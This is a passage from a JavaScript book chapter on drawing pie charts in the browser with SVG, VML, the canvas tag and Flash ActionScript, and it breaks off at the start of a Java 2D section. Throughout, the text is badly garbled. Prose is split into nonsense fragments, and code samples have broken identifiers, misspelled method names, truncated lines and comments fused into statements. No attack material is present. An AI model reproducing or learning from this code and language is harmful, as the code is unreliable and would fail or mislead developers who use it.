the center of the circle
    " L " + x 1 + "," + y 1 + // Draw a line to point ( x 1, y 1)
    " A " + r + "," + r + // Draw an arc with radius r
    "0" + big + "1" + // Information about the arc ...
x 2 + "," + y 2 + // The arc ends at the point ( x 2, y 2)
```



```
Z "


// Finish drawing at point ( cx , cy )


// This is an XML element, so all attribute values must
// be set using setAttribute (). You cannot
// use JavaScript properties here
path . setAttribute (" d '\ d );
path . setAttribute (" fill ", colors [ i
path . setAttributeC ' stroke ", " black
path . setAttribute (" stroke - width ",
canvas . appendChild ( path );


 // Set this path // Set the color of the sector // Sector frame - black // 2 units
 thick // Insert the sector into the "canvas t"
```

```
// The next sector starts at the point where the previous one ended startangle
= endangle ;
// Draw a small square to identify the sector in the legend var icon =
document . createElementNS ( SVG . ns , " rect ");


icon.setAttribute (
icon.setAttribute (
icon. setAttribute (
icon.setAttribute (
icon.setAttribute (
icon.setAttribute (
icon.setAttribute (


x ", lx); y", ly + 30 * i); width ", 20); height", 20); fill ", colors [i] stroke",
"black" stroke-width ", "


canvas . appendChild ( icon )


// Coordinates of the square
 // Size Blocks ata
 // Same color as the sector
 // Same frame);
 // Add to "canvas"


        // Add a label to the right of the square var label =
        document . createElementNS ( SVG . ns , " text ");
```

```
label . setAttributeCx ", lx + 30); // Text coordinates
labeLsetAttribute (" y '\ ly + 30 * i + 1 8);
// The text style could be defined through the label CSS
stylesheet . setAttribute (" font - family " , " sans - serif ");
label . setAttribute (" font - size ", "16");
// Add a text DOM node to the < svg : text > label element
. appendChild ( document . createTextNode ( l abels [ i ]));
canvas . appendChild ( label ); // Add text to
"canvas"
```

The code in Example 22.8 is fairly straightforward. There are performed nekoto rye mathematical calculations to convert the raw data into the corners sect moat pie chart. However, the main part of the example of programs ny code that creates the SVG -elements and perform the configuration attributes of these elements. Please note: since the format SVG uses the namespace instead of the method of the createElement () method is used createElementNS (). Con constant of the the SVG . ns with the namespace name is defined in Example 22.9.

The most obscure part of this example - the code that performs drawing sects of Dr. chart. To display each sector, the < svg : path > tag is used . This SVG -element describes a drawing e arbitrary shapes, whether consisting of Nij and curves. Description of the figures inserted into the tag < the svg : path > as the value of al ribut d . The basis of the description grammar symbol to compact rows and numbers defining the coordinates, angles, and other values. For example , the symbol M stands for " move to " and must be followed by the X and Y coordinates of the point. The L symbol stands for " line to " (draw a line to a point); it draws a line from the current point to the point with coordinates that

follow next. In addition, this example uses a character code A , to tory draws an arc (arc). Following this symbol followed by seven numbers describing boiling arc. We are not interested in the exact description here, but you can find it in the specification, at *http : // www . w 3. org / TR / SVG /*.

Example 22.8 uses the SVG constant . ns , which describes the SVG namespace . This constant and a number of auxiliary functions are defined in the form of separately file *the SVG . js , the* contents of which are shown in Example 22.9.

Example 22.9. Wizards SVG -code

```
// Create a namespace for the helper functions var SVG
= {};
// These URLs define the namespaces associated with the
SVG SVG . ns = " http : // www . w 3. org / 2000 / svg ";
SVG.xlinkns = " http://www.w3.org/1999/xlink ";
// Creates and returns an empty < svg > element .
// Note: the item is not added to the document.
// In addition, you can define the dimensions of the image in pixels,
// and also its internal coordinate system.
VG . makeCanvas = function ( id , pixelWidth , pixelHeight ,
userWidth , userHeight ) { var svg = document . createElementNS (
SVG . ns , " svg : svg "); svg . setAttribute (" id ", id );
   // Size of the "canvas" in pixels svg .
   setAttribute (" width ", pixelWidth ); svg .
   setAttribute (" height ", pixelHeight );
   // Set the coordinates to be used when drawing svg .
   setAttribute (" viewBox ", "0 0" + userWidth + "" +
   userHeight );
   // define the namespace the XLink , which uses the SVG the
   svg . setAttributeNS (" http : // www . w 3. org / 2000 /
   xmlns / ", " xmlns : xlink ",
                  SVG . xlinkns );
   return svg ;
};
```

```
// Serialize the canvas element to a string and use this string // in the
data : URL specifier to display the < object > tag.
// This will allow SVG to work in browsers that support data : //
URLs and have the SVG module installed .
SVG . makeDataURL = function ( canvas ) {
    // We won't bother with serialization issues in IE , because //
    this browser does not support data- qualified URLs : var text =
    ( new XMLSerializer ()). serializeToString ( canvas ); var
    encodedText = encodeURIComponent ( text ) ; return " data :
    image / svg + xml ," + encodedText ;
};
// Creates an < object > tag to render the SVG drawing using a //
URL with the data specifier :
SVG.makeObjectTag = function (canvas, width, height) {
    var object = document.createElement ("object"); // Create a
    tag <object> object.width = width; // Set dimensions
    object.height = height;
object.data = SVG.makeDataURL (canvas); // the SVG - an image like the
                                URL - address
                                        // with the data specifier :
```



```
    object . type = " image / svg + xml " // MIME type for SVG
    return object ;
}
```

Most important in this example is the SVG feature . makeCanvas () . She Pomo schyu DOM -methods creates an element < the svg >, which is then ASIC l zuetsya as a "canvas" for drawing SVG -Graphics. Function makeCanvas () on allows one defined injection dimensions outputted SVG -

Images (in pixels) and the inner dimensions of the coordinate system (or "user space") that will be required in the process of drawing. (For example, when a user space GUSTs with dimensions of 1 000 x 1 000 is displayed in a square 250 x 250, each of the elements of the user-space corresponds to one quarter of a pixel.) Funk tion createCanvas () creates and returns the tag < the svg >, but does not insert it into a document ... This must be done by the calling program code.

The other two auxiliary functions from Example 22.9 are used to vyvo yes SVG -Graphics and via expansion modules in browsers. SVG function . makeDataURL () serializes XML -text tag < the svg > and transformations p azuet his The URL-hell res with a qualifier data :. Fu nktsiya the SVG . makeObjectTag () goes even further - it creates the tag < object > to embed SVG -Graphics, and then calls the function tion SVG . makeDataURL () whose return value is written to the data attribute of this tag. Similar to SVG function . makeCanvas (), SVG method . makeObjectTag () WHO rotates the tag < object >, and just does not insert it into the document.

To make the SVG . makeObjectTag () could work, browser must support URL URLs with a qualifier data : (as of Firefox 1.0) and D OM OM - methods, Raspaud know space and Maine (both document . createElementNS ()), as well as having a mustache tanovlenii plug-in for viewing SVG graphics. Addre of: These methods will not work in IE , because IE does not support the URL - the address of the specifier data : , neither method createElem entNS (). To create SVG - images in IE , instead of calls to the DOM -method can be used Meto dy string manipulation to collect SVG -documents. After that gra fic can be converted to URL - address with specifier javascript : instead of the data : .

I will end this section with the contents of an HTML file that combines the pieChart () function from Example 22.8 and the SVG helper methods from Example 22.9. The following snippet creates an SVG "canvas" , draws a diagram on it, and then inserts the "canvas" into the document twice - once directly and once as an < object > tag:

```
<script src = "SVG.js"> </script> <! - Helper methods ->
<script src = "svgpiechart.js"> </script> <! - Chart drawing methods ->
<script>
function init () {
    // Create a tag <svg> for Riso Bani with a resolution of 600x400 and
    conclusions in 300x200 pixels var the canvas = SVG.makeCanvas (
```

"the canvas", 300, 200, 600, 400); pieChart (canvas, [12, 23, 34, 45], 200, 200, 150, // Canvas , data , size ["red", "blue", "yellow", "green"], // Sector color [" North ", " South ", " East ", " West "], 400, 100); // Legend
// Add a picture directly to the document: document . body . appendChild (canvas);


```
    // Embed in < object > tag
    var object = SVG . makeObjectTag ( canvas ,
    300, 200); document . body . appendCh ild (
    object );
}
// Run this function when the document is fully loaded
window . onload = init ;
</script>
```

VML - Vector Markup Language

The VML format is Microsoft's answer to the advent of SVG . Like the SVG , VML is also the grammar of a language the XML , prednaz The values for describing graphic images. VML is a lot like SVG . Despite the fact that the format of the possibility of VML is not as wide as the SVG , it offers a complete set of primitive Islands drawing and has native support in IE since version 5.5. Comp and Niya the Microsoft (and some of its partners) narrated format VML consortium W 3 C for consideration as a standard, but their efforts have so far come to nothing when conducted. The best of the existing description of VML , represented by Mi crosoft , is available on the website of W3 at the C *http //: www . w 3. org / TR / NOTE - VML* . Note: despite the fact that this document is available on the website W 3 the C ,

format VML has not yet been standardized, and its implementation is the proper Nosta company Microsof t .
Although VML - this is a very powerful technology, it did not manage to win the ass Polarity. Due to its not too widespread distribution, [1] it has not been thoroughly documented. Websites Microsoft usually indicate the specifications referred consortium in W 3, the C , as an authoritative source of information. . Unfortunately, that is, to the document -. A project, he never under jected to scrutiny with a view to standardizing and because in some places suffer incomplete in others - is inaccurate. When working with VML you will likely have to go through trial and error, experimenting with the implementation of it in IE in the process of creating the desired images. This warning can be considered negligible if we consider VML as a powerful mechanism will build Nia vector graphics on the client side, especially considering that the IU mechanism of built-in web browser, which still dominates the market.
VML - a dialect of the XML , which differs from the HTML , but IE does not have polnotsen Neu support XHTML -documents, and its implementation model DOM n e subtree alive features that distinguish the namespace, such as a document . crea - teElementNS (). Retagging in space consisting of n stve names VML in IE is provided by HTML -atributov "behavior" (another extension characteristic IE). All HTML -files, soda rzhaschie VML - documents must first declare a namespace like this:

```
< html xmlns : v = " urn : schemas - microsoft - com : vml ">
```

The same namespace can be declared differently, in an IE - specific (non-standard) way:

[1] How many others is, we know, the Google the Maps (*http : // local . Google . Com*) - the only highly professional website, which uses the technology of VML .

```
:xml: namespace ns = "urn: schemas- microsoft-com: vmr 'prefix =" v "/>
```

Then use the following non-standard CSS -obyavleniya need to AUC to show how to handle this namespace tags:

```
: style > v \: * { behavior : url (# default # VML ); } </ style >
```

Once all the necessary Ob phenomenon made possible the free variables Shiva VML - and the HTML -code, as in the following snippet, which creates something similar to SVG -map, shown in Fig. 22.4:

```
: html xmlns : v = " urn : schemas - microsoft - com : vmr '>
: head > < style > v \: * { behavior : url (# defau lt # VML ); } </ style > </
    head >
: body >
:'s a red square: ^: geL style = " width : 10 px ; height : 10 px ;" fillcolor = "
    red " />
:'s blue ^ n ^ oval style = " width : 10 px ; height : 10 px ;" fillcolor = " blue "
    />
:/ body >
:/ html >
```

However, back to the subject of this chapter, which focuses d elaetsya on ispol'uet mations JavaSoript -stsenariev to dynamically create graphic IMAGE being exerted on the client side. Example 22-10 demonstrates how to build a pie chart using VML . Example code is very similar to the construction Nia circular diagram -program funds SVG , it simply SVG - primitive rice Nia replaced VML -primitive. For simplicity, this example combines makeVMLCanvas (), pieChart (), and the code that calls these functions to display the chart. The result of this is the scenario tions are not yet coupled, since it does not differ from the chart obtained by means of SVG and shown in Fig. 22.5.

Example 22.10. Drawing a pie chart with JavaScript and VML

```
:! -
    HTML -documents using VML , must declare this claim a space of
    names ->
: html xmlns : v = " urn : schemas - microsoft - com : vml ">
: head >
```

```
! -
    So binds VML -povedenie namespace VML ->
 style > v \: * { behavior : url (# default # VML ); } </ style >
script>
*
reates and returns VML element of < v : group >, in koto rum will be placed
    drawing.
lote that the returned item is not added to the document.
 /
nction makeVMLCanvas ( id , pixelWidth , pixelHeight ) { var vml =
    document . createElement (" v : group "); vml . setAttribute (" id ",
    id ); vml . style . width = pixelWidth + " px "; vml . style . height =
    pixelHeight + " px ";
       vml . setAttribute (" coordsize ", pixelWidth + "" + pixelHeight );
       // First, draw a white rectangle with a black border. var
       rect = document . createElement (" v : rect ");
```



```
    rect . style . width = pixelWidth + " px ";
    rect . style . height = pixelHeight + " px ";
    vml . appendChild ( rect );
    return vml ;
}
/ * Draws a diagram on a VML "canvas" * /
function pieChart ( canvas , data , cx , cy , r , colors , labels , lx , ly ) {
    // To find member canvas , if it is specified attribute value id if (
    typeof canvas == " string ") canvas = document . getElementByld
    ( canvas );
```

```
// Get the sum of all data values var total =
0;
for (var i = 0; i <data.length; i ++) total + = data [i];
// Calculate the size of each sector (in degrees) var
angles = []
for (var i = 0; i <data.length; i ++) angles [i] = data [i] / total * 360;
// Loop through all sectors.
// Angles in VML are measured in degrees / 65535, starting from the
rightmost // point of the circle (3 o'clock) and continuing
counterclockwise from the arrow startangle = 90; // Start at 12 noon. for
( var i = 0; i < data . length ; i ++) {
   // Correct the corners so that the sectors start from the top //
   point of the circle and continue clockwise. var sa = Math .
   round ( startangle * 65535); va r a = - Math . round ( angles [ i
   ] * 65536);
   // Create VML shape element
   var wedge = document . createElement (" v : shape ");
   // In VML, the pen path when drawing a shape is described in
   a // SVG-like manner
   var path = " M " + cx + "" + cy + // Go to point ( cx , cy )
      " A E " + cx + "" + cy + "" + // Arc centered at ( cx , cy ) r + "" + r
      + "" + // Horizontal and vertical radii
            sa + "" + a + // Start angle and total angle
      "X E "; // End the line at the center of the circle.
   wedge . setAttribute (" path ", path ); // Set the wedge sector
   f guru . setAttribute (" fillcolor ", colors [ i ]); // Set wedge
   color . setAttribute (" strokeweight ", "2 px "); // Frame
   // Position the slice using CSS styles. The coordinates of the
   path // points are interpreted relative to the dimensions, so each
   shape // is set to the dimensions of the entire "canvas". wedge .
   style . position = " absolute "; wedge . style . width = canvas .
   style . width ; wedge . style . height = canvas . style . height ;
   // Add a shape to the canvas element . appendChild ( wedge );
   // The next sector starts where the previous one ended - =
   angles [ i ];
   // Create a VML < rect > element for the legend var icon =
   document . createElement (" v : rect ");
```

```
        icon . style . left = lx + " px "; // CSS positioning icon .
        sty le . top = ( ly + i * 30) + " px "; icon . style . width =
        "20 px "; // CSS dimensions icon . style . height = "20 px
        ";
        icon . setAttribute (" fillcolor ", colors [ i ]); // Sector
        color icon . setAttribute (" stroke ", " black "); // Frame
        color
        icon . setAttribute (" strokeweight ", "2"); // Weight the
        canvas for the frames . appendChild ( icon ); // Add to
        "canvas"
        // VML has extensive capabilities for working with text,
        // but most of the text is just HTML that is directly // added to
        the VML drawing using the coordinates of the drawing var label
        = document . createElement (" div "); // < div > for the text label
        . appendChild ( document . createTextNode ( labels [ i ])); //
        Text label . style . position = " absolute "; // CSS positioning
        label . style . left = ( lx + 30) + " px "; label . style . top = ( ly +
        30 * i + 5) + " px "; label . style . fontFamily = " sans - serif "; //
        Text styles for label . style . fontSize = "16 px ";
        canvas . appendChild ( label ); // Add text to drawing
    }
}
function init () {
    var canvas = makeVMLCanvas (" canvas ",
    600, 400); document . body . appendChild (
    canvas ); p ieChart ( canvas , [12, 23, 34, 45],
    200, 200, 150,
```

```
            [" red ", " blue ", " yellow ", " green "],
            ["North South East West"],
            400, 100);
}
</script>
</head>
<body onload = "init ()">
</body>
</html>
```

Creating graphics using the < canvas > tag

Next stop on the shem travel technology create vector Noah graphics on the client side - the tag < the canvas >. This non-standard HTML tag is specifically for creating client-side vector graphics. He has no visual representation, but provides a JavaScript-scene Riyam interface for creating patterns in the tag < the canvas >. The first tag < CAN the vas > was introduced by Apple in the Web browser the Safari 1.3. (The reason for this ra dikalnogo extension HTML lies in the fact that HTML -means visualization Safari -used lzovalis also in the component the Dashboard (instrumental pa nel) desktop the Mac OS the X, and the company Apple needed a mechanism for controlling the Niya graphics in the Dashboard .)
Browsers of Firefox 1.5 and Opera 9 have followed the Safari - both also supports tag < the canvas >. There is even the possibility to use the tag < the canvas > in IE Joint stno with freeware JavaScript -code (originally developed

nym in the Google), which enables operation of the tag < the canvas > over VML *(http : // an ex - the canvas . sourceforge . net)*. Informal consortium of manufacturers web bro uzerov is continuing its efforts to standardize tag < the canvas >, prepainted ritelnye specifications can be found at *http : // www . whatwg . org / specs / web - apps / current - work* .

The essential difference between the tag < the canvas > and technologies SVG and VML conclude chaetsya that tag < the canvas > provides an application interface Canvas based on JavaScript , designed to create a PICTURE Nij, while SVG and VML describe the image in the form of XML -documents ... Functionally, the two approaches are equivalent: either one can be modeled using the other. However, outwardly they are completely different, and each of them has its own strengths and weaknesses. For example, from SVG -risunkov easily be ud lyat elements. To remove an item from the same drawing that was created in the tag < the canvas >, is usually required to completely eliminate drawing, and then cos to give it again. Since interferon applied dc Canvas is based on the syntax of JavaScript , and drawings created with it, are more compact in E (than the SVG - and VML -risunki), I decided to describe it in this book. Detailed sve Denia can be found in the relevant sections of the fourth part of the book.

Great first part application interface Canvas is not defined in the element < CAN the vas >, and the object "context drawing", which can be received by the get - the Context () element, which plays the role of "canvas". [1] This script draws a small red square and a blue circle, which is typical of drawing in a tag
< canvas >.

```
< head >
< script >
window . onload = function () { // Creates a picture after loading the
document
  var canvas = docunent . getElenentById (" square "); // Get the canvas
                                    element
    var context = canvas . getContext ("2 d "); / / Get 20-context
    context . fillStyle = "# f 00"; // Fill color - red
    context . fillRect (0,0,10,10); // Fill the square
    canvas = document . getElementById (" circle "); // New canvas
    element context = canvas . getContext ("2 d "); // Get its context
```

```
    cont ext . fillStyle = "# 00 f "; // Fill color - blue
    context . beginPath (); // Start drawing
    // Add a full circle to the drawing with a radius of 5 and a center at
    point (5,5) context . arc (5, 5, 5, 0, 2 * Math . PI , true );
    context . fill (); // Fill the shape
}
</ script >
</ head >
< body >
It's a red square: < canvas id = " square " width = 10 height = 10> </
canvas >.
```

This method requires a single argument, the string "2C", and returns a drawing context that implements the API for creating 2D images. In the future, if the <oapuae> tag is extended to create 3D images, this method will most likely receive the string "3c1" as an argument.


```
It's a blue circle : <canvas id = "circle" width = 10 height = 10>
</canvas>.
</ body >
```

In the previous sections, you saw that when using SVG and VML, complex shapes are described as a "path" of a pen, consisting of lines and curves that can be drawn or filled with color. The application interface Canvas also isp The user notation movement path of the pen, not only the path described as a string of letters and numbers, as well as a sequence of method calls, that FIR like beginPath () and arc () in this example. After the description of the path for completes the, called by another method, such as a fill (), which is

iterated through this path. The order of processing is determined by various properties of the drawing context object, such as fillStyle .

One of the reasons for such a compact application interface the Canvas , lies in the fact that he called ikak does not support the text. What would insert the text into a graphic image tag < the canvas >, you will have handed hydrochloric paste text in the image as a bitmap or loser Vat text in the format of HTML on top of the tag < the canvas >, using perturbation zhnosti Posey tioning the CSS .

Example 22-11 demonstrates how to draw a pie chart in the < canvas > tag. Most of this code will be familiar example of the use of Niya SVG and VML . The new code in this example - a method of butt but the first interface the Canvas , the description of which can be found in the fourth part of the book.

Example 22.11. Drawing a pie chart in the < canvas > tag

```
< html >
< head >
< script >
// Creates and returns a new < canvas > tag with the given id and size.
// Note that this method does not add a < canvas > tag to the
document function makeCanvas ( id , width , height ) {
   var canvas = document . createElement (" canvas ");
   canvas . id = id ;
   canvas.width = width;
   canvas.height = height;
   return canvas;
}
/ **
Draws a pie chart on the specified < canvas > tag that is passed
either as an element reference or as an id .
The data argument is an array of numbers: each number represents
a separate sector in the diagram.
The center of the chart is determined by cx and cy , and the radius is r .
Colors sectors - is HTML -cm Rocky flowers in an array of colors [].
The legend is placed in coordinates ( lx , ly ), the legend labels are in the
                                    labels [] array .
* /
function pieChart ( canvas , data , cx , cy , r , colors , labels , lx , ly ) {
```

```
    // Get the canvas object by id
 if ( typeof canvas == " string ") canvas = d ocument . getElementByld (
                                        canvas );
    // Drawing is done using the context object var g =
    canvas . getContext ("2 d ");
```



```
// All lines will be black and 2px wide g . lineWidth = 2; g . st
rokeStyle = " black ";
// Sum of all values var total = 0;
for (var i = 0; i <data.length; i ++) total + = data [i];
// Calculate the angular dimensions of each sector (in radians) var
angles = []
for (var i = 0; i <data.length; i ++) angles [i] = data [i] / total * Math .PI *
2;
// Loop over all sectors of the chart
startangle = - Math . PI / 2; // Start from the topmost point, not
from the rightmost // point of the circle for ( var i = 0; i < data .
Length ; i ++) {
    // This is the corner of the sector end
    var endangle = startangle + angles [ i ];
    // Draw the sector
    g . beginPath (); // Start a new shape
    g . moveTo ( cx , cy ); // Move to center
    // Draw a line to startangle and an arc to endangle g . arc ( cx , cy , r
    , startangle , endangle , false );
g . closePath (); // Return to the center of the shape and finish drawing the
                                                              shape
```

```
        g . fillStyle = colors [ i ]; // Determine the fill color g . fill (); // Fill
        the sector
        g . stroke (); // Sector frame (dashed)
        // The next sector starts where the previous one ends. startangle =
        endangle ;
        // Draw a rectangle in the legen de g . fillRect ( lx , ly + 30 * i , 20,
        20); g . strokeRect ( lx , ly + 30 * i , 20, 20);
        // And insert a label to the right of the rectangle. The Canvas
        API doesn't support text, so it just adds // plain HTML text. To
        position the text to the right of the rectangle // on top of the
        canvas element , use the CSS positioning capabilities .
        // This would be clearer if the < canvas > tag itself was positioned
        absolutely
        var label = document.createElement ("div");
        label.style.position = "absolute";
        lab el.style.left = (canvas.offsetLeft + lx + 30) + "px";
        label.style.top = (canvas.offsetTop + ly + 30 * i-4) + "px";
        label.style.fontFamily = "sans-serif";
        label.style.fontSize = "16px";
        label.appendChild (document.createTextNode (labels [i]));
        document.body.appendChild ( label);
    }
}
function init () {
    // Create a canvas element
    var canvas = makeCanvas ("canvas", 600, 400);
    // Add to document document.body.appendChild (canvas);
```

```
    // And draw a pieC chart in it hart (" canvas ",
    [12, 23, 34, 45], 200, 200, 150,
            [" red ", " blue ", " yellow ", " green "],
            ["North South East West"],
            400, 100);
}
</script>
</head>
<body onload = "init ()"> </body>
</html>
```

Creating graphics with Flash

Each discussed so on p in this chapter technologies for creating vector Noah graphics has a limited range of applications: tag < the canvas > is available roofing to browsers in the Safari 1.3, of Firefox 1.5 and Opera 9; VML technology can (and always will) be used only in IE , and only Firefox 1.5 has built-in SV G support . Of course, there are SVG support modules for other browsers as well, but these modules are not yet widely adopted.

One of the most powerful modules of vector graphics, which many (The practical ski at all) *is set,* - is Flash -player companies as Adobe (formerly - Macrome dia View). Flash -player has its own scripting language, called the Acti OnScript (actually - a dialect of JavaScript). Starting with version 6 Flash -player pre delivers a simple yet powerful application Interfom to create images in the form of ActionScript -code. In addition, Flash versions 6 and 7 provides limited nye means of interaction between the client JavaScript -code and the Action Script-code that allows of JavaScript - stsenariev send Con tea in Flash -module drawing commands that are executed interpretation torus the ActionScript .

The material in this chapter is focused on Flash 8, and at the time of this writing, this is the newest version. Flash 8 includes the Exter - nallnterface API , which greatly simplifies the export of ActionScript methods so that they can be called transparently from JavaScript scripts. The SFA ve 23 demonstrates how to call the drawing methods Flash 6 and 7.

To draw with Flash, you need a file with an extension . *the swf ,* kotory nd itself does not perform drawing, but exports JavaScript -stsenary application interface for working with graphics. [1] We start with a consideration of Ac tionScript-file, the contents of which is shown in Example 22.12.

Example 22.12. Canvas . as

```
import flash . external . ExternalInterface ;
class Canvas {
    // The free mtasc compiler will automatically insert // the
    main () method call into the compiled SWF file. If to create
```

The code for Example 22.13, which generates the mmu pie chart, uses this drawing API, but I will not describe it here. All the necessary documentation can be found on the Ayoobe website.


```
    // Canvas . swf you are using Flash IDE , you will need to call
    // Canvas . main () from the first frame of the movie.
    static function main ( ) { var canvas = new Canvas (); }
    // This constructor contains the initialization code for our Flash
    Canvas class function Canvas () {
        // Define how the canvas behaves when the Stage is
        resized . scaleMode = " noScale ";
        Stage . align = " TL ";
        // Import the drawing functions of the Flash API
        ExternalInterface.addCallback ("beginFill", _root,
        _root.beginFill); ExternalInterface.addCallback
        ("beginGradientFill", _root,
                                                _root.beginGradientFi
        ll) ; ExternalInterface.addCallback ("clear", _root,
        _root.clear); ExternalInterface.addCallback ("curveTo",
        _root, _root.curveTo); ExternalInterface.addCallback
        ("endFill", _root, _root.endFill);
```

```
        ExternalInterface.addCallback ("lineTo", _root,
        _root.lineTo); Exte rnalInterface.addCallback ("lineStyle",
        _root, _root.lineStyle); ExternalInterface.addCallback
        ("moveTo", _root, _root.moveTo);
        // And also export the addText () function , presented below
        ExternalInterface.addCallback ("addText", null, addText);
    }
    stati c function addText (text, x, y, w, h, depth, font, size) {
        // Create a TextField object to render the text // at the given
        coordinates
        var tf = _ root . createTextField (" tf ", depth , x , y , w , h );
        // Present the output text tf . text = text ;
        // Set the text font parameters var format = new TextFormat
        (); format . font = font ; format . size = size ; tf .
        setTextFormat ( format );
    }
}
```

The code for the *Canvas . as with the ,* shown in Example 22.12, it must be compiled into a file *the Canvas . the swf* , before it can be bu children Use Vat in Flash -player. A detailed description of how this is done is beyond the frames Key themes of this book, but you can use a commercial version of the Flash the IDE of Adobe or freeware compiler the Acti - OnScript . [1]

Unfortunately i eniyu, the Flash provides a low-level application inter face. In particular, curveTo () is the only function that draws curves (more precisely, second-order Bezier curves). All circles, ellipses, and Be curves

I am using the free mtasc compiler *(http : // www . Mtasc . Org)* and compiled the file with the command mtasc - swf Canvas . swf - main - version 8 - header 500: 500: 1 Canvas . as . When compiled, the resulting file was only 578 bytes in size - much smaller than most bitmaps.

ze third order have to be approximated by a simple curve WTO second order. This low-level application programming interface is perfect for creating Flash -rolikov in Gmina Skąpe PEGylated format the SWF : all computations Niya needed to create more complex curves can be done at compile time, and Flash -player enough to be able to draw simple Cree stems. The high-level application programming interface can be built on top of accept TIV s provided by Flash -player, and it is quite possible to implement sredst your ActionScript or JavaScript (Example 22.13 is written in JavaScript).

EXAMPLE 22.13 begins with an auxiliary function that performs implement of file *Canvas . swf* to HTML document . In the different browsers you this operation is satisfied in different ways, and the function insertCanvas () hides these differences. This is followed by the wedge () function , which uses the Flash API to draw a slice of a pie chart. This is followed by the pieCha rt () function , which calls the wedge () function to draw a single sector. Zakan h ivaet Xia example of the definition of an event handler the onload , which inserts the Flash - the canvas to the document and creates a pattern on it.

Example 22.13. Drawing a pie chart using Java Script and Flash

```
< html >
< head >
< script >
// Embeds a Flash canvas of the specified size as a single // child of the
specified container element. For portability function // use the tag < the
embed > in the Netscape -compatible browsers and tag < object > - in the
east cial // The idea is taken from FlashObject , author Geoff Stearns ( of
Geoff Stearns ).
// http : // blog . deconcept . com / flashobject /
function insertCanvas (containerid, canvasid, width, height) {
    var container = document. getElementByld (containerid);
```

```
    if (navigator.plugins && navigator.mimeTypes &&
    navigator.mimeTypes.length) {
        container.innerHTML =
            "<embed src = 'Canvas.swf' type = 'application / x-shockwave-
            flash'" +
            "width = '" + width +
            "'height ='" + height +
            "'bgcolor =' # ffffff ' " +
            "id = '" + canvasid +
            "'name ='" + canvasid +
            "'>";
    }
    else {
        container.innerHTML =
            "<object classid = 'clsid: D27CDB6E-AE6D-11cf-96B8-
            444553540000'" +
            "width = '" + width +
            "'height ='" + height +
            "'id ='" + canvasid + "'>" +
            "<param name = 'movie' value = 'Canv as.swf'>" +
            "<param name = 'bgcolor' value = '# ffffff'>" +
            "</ object >";
    }
}
// The Flash API is even more low-level than the others, with // only the
ability to create basic Bezier curves.
```



```
// This method draws a sector using this interface.
```

```
// Note: angles must be in radians. function wedge ( canvas , cx ,
cy , r , startangle , endangle , color ) {
  // Calculate the starting point of the sector var x
  1 = cx + r * Math . sin ( startangle ); var y 1 = cy
  - r * Math . cos ( startangle );
  canvas . beginFill ( color , 100); // Fill the specified opaque color of the
  canvas . moveTo ( cx , cy ); // Go to the center of the circle
  canvas . lineTo ( x 1, y 1); // Draw a line to the border of the circle
  // Split the arc into pieces less than 45 degrees and draw each piece
  // by calling the nested arc () method while ( startangle < endangle )
  { var theta ;
      if ( endangle - startangle > Math . PI / 4) theta = startangle + Math .
      PI / 4; else theta = endangle ; arc ( canvas , cx , cy , r , startangle ,
      theta ) ; startangle + = Math . PI / 4;
  }
  canvas . lineTo ( cx , cy ); // Finish drawing with a line towards
  the center of the canvas . endFill (); // Fill the sector
  // This nested function draws a portion of a circle using Bézier curves. //
  The difference between endangle - startangle must not exceed 45 degrees.
  // The current position should be at the startangle point .
  // You can take the function implementation on faith if you find it difficult
  // understand the math behind it.
  function arc (canvas, cx, cy, r, startangle, endangle) {
      // Calculate final point Cree howling var x2 =
      cx + r * Math.sin (endangle); var y2 = cy - r *
      Math.cos (endangle);
      var theta = ( endangle - startangle ) / 2;
      // This is the distance from the center to the control point var l = r /
      Math . cos ( theta );
      // Angle Between Arc Center And Control Point: var alpha = ( sta
      rtangle + endangle ) / 2;
      // Calculate a control point for the curve var controlX = cx + l *
      Math . sin ( alpha ); var controlY = cy - l * Math . cos ( alpha );
      // Refer to the Flash the API , to draw an arc as a Bezier curve.
      canvas . curveTo ( controlX , controlY , x 2, y 2) ;
  }
}
```

```
/ **
   Draws a pie chart on a Flash canvas specified as a link
   per element or as the value of the id attribute .
   data - an array of numbers: each number corresponds to a sector of the
   chart.
   The center of the diagram is at the point with coordinates ( cx , cy ),
   the radius is given by the argument r.
   The colors argument is a Flash color value in the colors [] array .
   The legend is placed starting from coordinates ( lx , ly ),
```



```
    with labels from the labels [] array .
    * /
function pieChart ( canvas , data , cx , cy , r , colors , labels , lx , ly ) {
    // Get the canvas element by id if ( typeof canvas == " string ")
= document . getElementByld ( canvas );
    // All lines will be black, opaque, 2 pixels thick. canvas . lineStyle
    (2, 0 x 000000, 100);
    // Find the sum of all data values var total = 0;
    for (var i = 0; i <data.length; i ++) total + = data [i];
    // And calculate the angular dimensions (in radians) for each sector.
    var angles = []
    for (var i = 0; i <data.length; i ++) angles [i] = data [i] /total*Math.PI*2;
    // Loop over all sectors of the chart startangle = 0;
    for (var i = 0; i <data.length; i ++) {
        // This angle , where sector ends var endangle
        = startangle angles + [i];
        // Draw the sector : this function was previously defined
        wedge (canvas, cx, cy, r, startangle , endangle, colors [i]);
```

```
        // The next sector starts where the previous one ended.
        startangle = endangle ;
        // Draw a rectangle in the canvas legend . beginFill ( colors
        [ i ], 100); canvas . moveTo ( lx , ly + 30 * i ); canvas .
        lineTo ( lx +20, ly + 30 * i ); canvas . lineTo ( l x +20, ly +
        30 * i +20); canvas . lineTo ( lx , ly + 30 * i +20); canvas .
        lineTo ( lx , ly + 30 * i ); canvas . endFill ();
ext next to the rectangle
 addText ( labels [ i ], lx +30, ly + i * 30, 100, 20, // Text and its coordinates
              i , // Each text field must have a different depth " Helvetica ", 16);
              // Font
    }
 }
 // When the document is loaded, insert a Flash canvas and create a picture on
 it.
 // Note: Flash color values are integers, not strings window . onload =
 function () {
    insertCanvas ("placeholder", " canvas", 600, 400); pieChart
    ("canvas", [12, 23, 34, 45], 200, 200, 150,
          [0 xff 0000, 0 x 0000 ff , 0 xffff 00, 0 x 00 ff 00],
          ["North South East West"],
          400, 100);
 }
 </ script >
 </ head >
```



```
    <body>
    <div id = "placeholder"> </ d iv>
```

```
</body>
</html>
```

Creating graphics with Java

Pluggable Java module manufacturing company of Sun Microsystems is not as widespread as Flash -player, but is becoming more and more ass -polar, so many manufacturers in our PC even charge anee We establish vayut it on their computers. Java 2 D the API - application programming interface is a powerful vector graphics creation, introduced in Java since version 1.2. YaV he seems more high-level than the Flash the API , and has a rich WHO capabilities (for example measures to support the work with text) than applied inter face tag < the canvas >. According to its characteristics Java 2 D is more like the SVG . This section demonstrates two interesting ways to use in Kladno interface Java 2 D of the client JavaScript -stsenariev.

